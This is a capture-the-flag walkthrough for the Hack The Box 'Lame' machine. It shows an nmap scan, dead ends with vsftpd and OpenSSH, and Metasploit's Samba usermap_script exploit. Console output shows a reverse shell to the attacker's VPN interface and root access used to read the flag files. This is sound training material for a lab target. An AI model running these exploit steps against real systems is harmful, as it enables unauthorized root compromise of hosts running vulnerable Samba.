Lame Walkthrough

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Target: Lame (10.10.10.3)


Brief: Using nmap to enumerate the box. After working through some dead ends, we find an exploit for samba that we can use in metasploit to gain a root shell on the target.

- 1. We will start with enumeration.
 - sudo nmap -sC -sV -v -oA ./nmap <u>10.10.10.3</u>

```
Nmap scan report for 10.10.10.3
Host is up (0.14s latency).
Not shown: 65530 filtered tcp ports (no-response)
         STATE SERVICE
PORT
                            VERSION
21/tcp open ftp
                             vsftpd 2.3.4
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
    STAT:
  FTP server status:
       Connected to 10.10.14.13
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       vsFTPd 2.3.4 - secure, fast, stable
  End of status
22/tcp open ssh
                             OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
  ssh-hostkey:
    1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
    2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open distccd
                         distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
message_signing: disabled (dangerous, but default)
  smb2-time: Protocol negotiation failed (SMB2)
  smb-os-discovery:
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: lame
    NetBIOS computer name:
    Domain name: hackthebox.gr
    FQDN: lame.hackthebox.gr
    System time: 2022-02-20T10:24:28-05:00
  clock-skew: mean: 2h31m17s, deviation: 3h32m09s, median: 1m16s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.68 seconds
```

- Looking at port 21, I see vsFTPd 2.3.4. So lets start googling for exploits and vulnerabilities around that.
 - After running a few of the scripts, including msf exploits and failings, this looks like it is a dead end / red herring.

- Next I am going to check OpenSSH 4.7p1 vulns and exploits
 - After running a few of the scripts, including msf exploits and failings, this also looks like it is a dead end / red herring.
- Next is googling for samba 3.0.20 exploits and a few links pointed towards a metasploit module
 - https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/
 - https://www.exploit-db.com/exploits/16320
- 2. Run "msfconsole" to open up metasploit
 - Next type "search samba 3.0" to search the metasploit database
 - We're looking for "exploit/multi/samba/usermap_script"
 - Type "use #" where # is the number on the list. In my case it was 0



Type "show options" to see the variables you need to set

```
Id Name
------
0 Automatic

msf6 exploit(multi/samba/usermap_script) >
```

- We need to set RHOSTS (the target) and LHOST (Our box)
 - "set RHOSTS <u>10.10.10.3</u>"
 - "set LHOST tun0"
 - The description for LHOST says an interface may be accepted, so here I put my htb vpn interface, tun0
 - Running "ip a" will list the interfaces. tun0 has the inet6 addr with "dead:beef" which you can also see on your htbvpn output
- Now that options are set, type "exploit" to start the exploit
- You should see "Command shell session opened", once that comes up, type "shell" to try to put you in a better shell
 - You may have to hit enter after it finds /bin/bash for the prompt to appear

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.10.10.3:47385 ) at 2022-02-20 09:03:32 -0700
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@lame:/#
root@lame:/#
root@lame:/#
```

- 3. Now we have a foothold and a shell, but we also notice that we are root.
 - First lets get the user flag
 - "Is /home" will show you the user directory. There are a few users in there and the user.txt flag could be in any one of them. We can do "Is /home/#" where # is the user, or we can do "Is /home/*" to look in all in one line.
 - The user flag is in /home/makis and can be read by running "cat /home/makis/user.txt"

```
root@lame:/# ls /home
ls /home
ftp makis service user
root@lame:/# ls /home/*
ls /home/*
/home/ftp:
/home/makis:
user.txt
/home/service:
/home/user:
```

```
root@lame:/#
```

 Now the root flag will be inside /root, and since we are already root, we can just go in and get it with "cat /root/root.txt"

```
root@lame:/# ls /root
ls /root

Desktop reset_logs.sh root.txt vnc.log
root@lame:/#
```